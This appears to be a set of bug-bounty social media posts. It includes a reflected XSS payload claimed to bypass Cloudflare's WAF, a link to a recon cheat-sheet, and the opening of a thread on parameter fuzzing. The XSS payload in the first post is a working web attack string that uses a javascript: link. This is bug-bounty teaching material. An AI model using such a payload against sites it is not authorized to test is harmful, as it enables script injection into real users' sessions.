Cloudflare WAF Bypass → XSS 💡
The vulnerability occurred because the URL was being printed directly in JavaScript. Used this payload to achieve reflected XSS:
--'<00 foo="<a%20href="javascript:prompt(404)">XSS-Click</00>--%20//
#CyberSecurity #InfoSec #BugBounty #XSS #WAFBypass #bugbountytips #bugbounty #professor #xss
Looking for a recon methodology on a web app ??
Look no further...
🔗👉🏼https://t.co/3CrueQdMGd
This is a graphical cheat-sheet that displays ways to find a variety of potential attack paths.
Covers the following & more:
✔️ Tech Stack
✔️ Asset Discovery
✔️App Functionality

🧵 1/ 🚩 Master Parameter Fuzzing for Bug Bounty
Hey hackers! 🔥 Today, learn Parameter Fuzzing to catch hidden bugs: XSS, SQLi, SSRF, IDOR & more.
👀 Why? Every ?id=123, POST field, or header is a door to break in.
💡 Miss a parameter = miss a bounty.
#BugBounty#InfoSec